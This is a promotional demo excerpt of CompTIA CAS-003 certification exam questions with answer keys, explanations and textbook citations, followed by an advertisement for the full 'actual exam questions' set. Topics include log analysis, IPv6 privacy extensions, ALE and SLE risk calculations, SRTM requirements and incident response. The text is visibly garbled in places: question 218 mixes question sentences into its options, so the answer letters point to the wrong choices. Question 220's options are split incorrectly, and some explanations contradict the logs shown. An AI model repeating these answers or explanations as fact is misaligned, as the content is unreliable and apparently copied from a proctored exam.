Log 2: HTTP://www.company.com/index.php?user=aa

aa

Log 3:

Security Error Alert

Event ID 50: The RDP protocol component X.224 detected an error in the protocol stream and has disconnected the client

Log 4:

Encoder oe = new OracleEncoder ();

String query = "Select user_id FROM user_data WHERE user_name = ' "

+ oe.encode (req.getParameter("userID")) + " ' and user_password = ' "

+ oe.encode (req.getParameter("pwd")) + " ' "; Vulnerabilities

Buffer overflow SQL injection ACL

XSS

Which of the following logs and vulnerabilities would MOST likely be related to the security breach? (Select TWO).

- A. Log 1
- B. Log 2
- C. Log 3
- D. Log 4
- E. Buffer overflow
- F. ACL
- G. XSS
- H. SQL injection

Answer: BE

Explanation:

Log 2 indicates that the security breach originated from an external source. And the vulnerability that can be associated with this security breach is a buffer overflow that happened when the amount of data written into the buffer exceeded the limit of that particular buffer.

Incorrect Answers:

A: Log 1 is not indicative of a security breach from an outside source

C: Log 3 will not be displayed if the breach in security came from an outside source. D: Log 4 does not indicate an outside source responsible for the security breach.

F: The access control lists are mainly used to configure firewall rules and is thus not related to the security breach.

G: XSS would be indicative of an application issue and not a security breach that originated from the outside.

H: A SQL Injection is a type of attack that makes use of a series of malicious SQL queries in an attempt to directly manipulates the SQL database. This is not necessarily a security breach that originated from the outside.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 110-112, 151. 153, 162

NEW QUESTION 201

Since the implementation of IPv6 on the company network, the security administrator has been unable to identify the users associated with certain devices utilizing IPv6 addresses, even when the devices are centrally managed.

en1: flags=8863<UP,BROADCAST,SMART,RUNNING,SIMPLEX,MULTICAST> mtu 1500

ether f8:1e:af:ab:10:a3

inet6 fw80::fa1e:dfff:fee6:9d8%en1 prefixlen 64 scopeid 0x5 inet 192.168.1.14 netmask 0xfffff00 broadcast 192.168.1.255 inet6

2001:200:5:922:1035:dfff:fee6:9dfe prefixlen 64 autoconf

inet6 2001:200:5:922:10ab:5e21:aa9a:6393 prefixlen 64 autoconf temporary nd6 options=1<PERFORMNUD>

media: autoselect status: active

Given this output, which of the following protocols is in use by the company and what can the system administrator do to positively map users with IPv6 addresses in the future? (Select TWO).

- A. The devices use EUI-64 format
- B. The routers implement NDP
- C. The network implements 6to4 tunneling
- D. The router IPv6 advertisement has been disabled
- E. The administrator must disable IPv6 tunneling
- F. The administrator must disable the mobile IPv6 router flag
- G. The administrator must disable the IPv6 privacy extensions
- H. The administrator must disable DHCPv6 option code 1

Answer: BG

Explanation:

IPv6 makes use of the Neighbor Discovery Protocol (NDP). Thus if your routers implement NDP you will be able to map users with IPv6 addresses. However to be able to positively map users with IPv6 addresses you will need to disable IPv6 privacy extensions.

Incorrect Answers:

A: Devices making use of the EUI-64 format means that the last 64 bits of IPv6 unicast addresses are used for interface identifiers. This is not shown in the exhibit above.

C: 6to4 tunneling is used to connect IPv6 hosts or networks to each other over an IPv4 backbone. This type of tunneling is not going to ensure positive future mapping of users on the network. Besides 6to4 does not require configured tunnels because it can be implemented in border routers without a great deals of router configuration.

D: The exhibit is not displaying that the router IPv6 has been disabled. The IPv6 Neighbor Discovery's Router Advertisement message contains an 8-bit field reserved for single-bit flags. Several protocols have reserved flags in this field and others are preparing to reserve a sufficient number of flags to exhaust the field.

E: Disabling the tunneling of IPv6 does not ensure positive future IPv6 addressing.

F: The IPv6 router flag is used to maintain reachability information about paths to active neighbors, thus it should not be disabled if you want to ensure positive mapping of users in future.

H: DHCPv6 is a network protocol for configuring IPv6 hosts with IP addresses, IP prefixes and other configuration data that is necessary to function properly in an IPv6 network. This should not be disabled.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 49

http://www.tcpipguide.com/free/t_IPv6InterfacelIdentifiersandPhysicalAddressMapping-2.htm.HYPERLINK

"http://www.tcpipguide.com/free/t_IPv6InterfacelIdentifiersandPhysicalAddressMapping-2.htm"tcpipguide.com/free/t_IPv6InterfacelIdentifiersandPhysicalAddressMapping-2.htm

NEW QUESTION 205

An accountant at a small business is trying to understand the value of a server to determine if the business can afford to buy another server for DR. The risk manager only provided the accountant with the SLE of \$24,000, ARO of 20% and the exposure factor of 25%. Which of the following is the correct asset value calculated by the accountant?

- A. \$4,800
- B. \$24,000
- C. \$96,000
- D. \$120,000

Answer: C

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as: $ALE = ARO \times SLE$

Single Loss Expectancy (SLE) is mathematically expressed as: $Asset\ value\ (AV) \times Exposure\ Factor\ (EF)$ Thus if $SLE = \$24,000$ and $EF = 25\%$ then the Asset value is $SLE/EF = \$96,000$

References: http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessmeHYPERLINK

"https://en.wikipedia.org/wiki/Risk_assessment"nt

NEW QUESTION 209

An IT manager is concerned about the cost of implementing a web filtering solution in an effort to mitigate the risks associated with malware and resulting data leakage. Given that the ARO is twice per year, the ALE resulting from a data leak is \$25,000 and the ALE after implementing the web filter is \$15,000. The web filtering solution will cost the organization \$10,000 per year. Which of the following values is the single loss expectancy of a data leakage event after implementing the web filtering solution?

- A. \$0
- B. \$7,500
- C. \$10,000
- D. \$12,500
- E. \$15,000

Answer: B

Explanation:

The annualized loss expectancy (ALE) is the product of the annual rate of occurrence (ARO) and the single loss expectancy (SLE). It is mathematically expressed as: $ALE = ARO \times SLE$

Single Loss Expectancy (SLE) is mathematically expressed as: $Asset\ value\ (AV) \times Exposure\ Factor\ (EF)$ $SLE = AV \times EF$ - Thus the Single Loss Expectancy (SLE) = $ALE/ARO = \$15,000 / 2 = \$7,500$ References:

http://www.financeformulas.net/Return_on_Investment.html https://en.wikipedia.org/wiki/Risk_assessment

NEW QUESTION 214

A security engineer is working on a large software development project. As part of the design of the project, various stakeholder requirements were gathered and decomposed to an implementable and testable level. Various security requirements were also documented.

Organize the following security requirements into the correct hierarchy required for an SRTM. Requirement 1: The system shall provide confidentiality for data in transit and data at rest. Requirement 2: The system shall use SSL, SSH, or SCP for all data transport.

Requirement 3: The system shall implement a file-level encryption scheme. Requirement 4: The system shall provide integrity for all data at rest. Requirement 5: The system shall perform CRC checks on all files.

- A. Level 1: Requirements 1 and 4; Level 2: Requirements 2, 3, and 5
- B. Level 1: Requirements 1 and 4; Level 2: Requirements 2 and 3 under 1, Requirement 5 under 4
- C. Level 1: Requirements 1 and 4; Level 2: Requirement 2 under 1, Requirement 5 under 4; Level 3: Requirement 3 under 2
- D. Level 1: Requirements 1, 2, and 3; Level 2: Requirements 4 and 5

Answer: B

Explanation:

Confidentiality and integrity are two of the key facets of data security. Confidentiality ensures that sensitive information is not disclosed to unauthorized users; while integrity ensures that data is not altered by unauthorized users. These are Level 1 requirements.

Confidentiality is enforced through encryption of data at rest, encryption of data in transit, and access control. Encryption of data in transit is accomplished by using secure protocols such as PSec, SSL, PPTP, SSH, and SCP, etc.

Integrity can be enforced through hashing, digital signatures and CRC checks on the files. In the SRTM hierarchy, the enforcement methods would fall under the Level requirement. References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 17-19, 20, 27-29

NEW QUESTION 218

An intruder was recently discovered inside the data center, a highly sensitive are

- A. To gain access, the intruder circumvented numerous layers of physical and electronic security measure
- B. Company leadership has asked for a thorough review of physical security controls to prevent this from happening again
- C. Which of the following departments are the MOST heavily invested in rectifying the problem? (Select THREE).
- D. Facilities management
- E. Human resources
- F. Research and development
- G. Programming
- H. Data center operations
- I. Marketing
- J. Information technology

Answer: AEG

Explanation:

A: Facilities management is responsible for the physical security measures in a facility or building. E: The breach occurred in the data center, therefore the Data center operations would be greatly concerned.

G: Data centers are important aspects of information technology (IT) in large corporations. Therefore the IT department would be greatly concerned.

Incorrect Answers:

B: Human Resources security is concerned with employees joining an organization, moving between different positions in the organization, and leaving the organization.

C: Research and Development is concerned with security at the design and development stage of a system.

D: Programming security is concerned with application code and application vulnerabilities. F: Marketing is not concerned with security.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 281, 326-328

NEW QUESTION 220

A completely new class of web-based vulnerabilities has been discovered. Claims have been made that all common web-based development frameworks are susceptible to attack. Proof-of-concept details have emerged on the Internet. A security advisor within a company has been asked to provide recommendations on how to respond quickly to these vulnerabilities. Which of the following BEST describes how the security advisor should respond?

- A. Assess the reliability of the information source, likelihood of exploitability, and impact to hosted data
- B. Attempt to exploit via the proof-of-concept code
- C. Consider remediation options.
- D. Hire an independent security consulting agency to perform a penetration test of the web server
- E. Advise management of any 'high' or 'critical' penetration test findings and put forward recommendations for mitigation.
- F. Review vulnerability write-ups posted on the Internet
- G. Respond to management with a recommendation to wait until the news has been independently verified by software vendors providing the web application software.
- H. Notify all customers about the threat to their hosted data
- I. Bring the web servers down into "maintenance mode" until the vulnerability can be reliably mitigated through a vendor patch

Answer: A

Explanation:

The first thing you should do is verify the reliability of the claims. From there you can assess the likelihood of the vulnerability affecting your systems. If it is determined that your systems are likely to be affected by the exploit, you need to determine what impact an attack will have on your hosted data

A. Now that you know what the impact will be, you can test the exploit by using the proof-of-concept code. That should help you determine your options for dealing with the threat

(remediation). Incorrect Answers:

B: While penetration testing your system is a good idea, it is unnecessary to hire an independent security consulting agency to perform a penetration test of the web servers. You know what the vulnerability is so you can test it yourself with the proof-of-concept code.

C: Security response should be proactive. Waiting for the threat to be verified by the software vendor will leave the company vulnerable if the vulnerability is real.

D: Bringing down the web servers would prevent the vulnerability but would also render the system useless. Furthermore, customers would expect a certain level of service and may even have a service level agreement in place with guarantees of uptime.

References:

Gregg, Michael, and Billy Haines, CASP CompTIA Advanced Security Practitioner Study Guide, John Wiley & Sons, Indianapolis, 2012, pp. 375-376

NEW QUESTION 224

.....

THANKS FOR TRYING THE DEMO OF OUR PRODUCT

Visit Our Site to Purchase the Full Set of Actual CAS-003 Exam Questions With Answers.

We Also Provide Practice Exam Software That Simulates Real Exam Environment And Has Many Self-Assessment Features. Order the CAS-003 Product From:

<https://www.2passeasy.com/dumps/CAS-003/>

Money Back Guarantee

CAS-003 Practice Exam Features:

- * CAS-003 Questions and Answers Updated Frequently
- * CAS-003 Practice Questions Verified by Expert Senior Certified Staff
- * CAS-003 Most Realistic Questions that Guarantee you a Pass on Your FirstTry
- * CAS-003 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year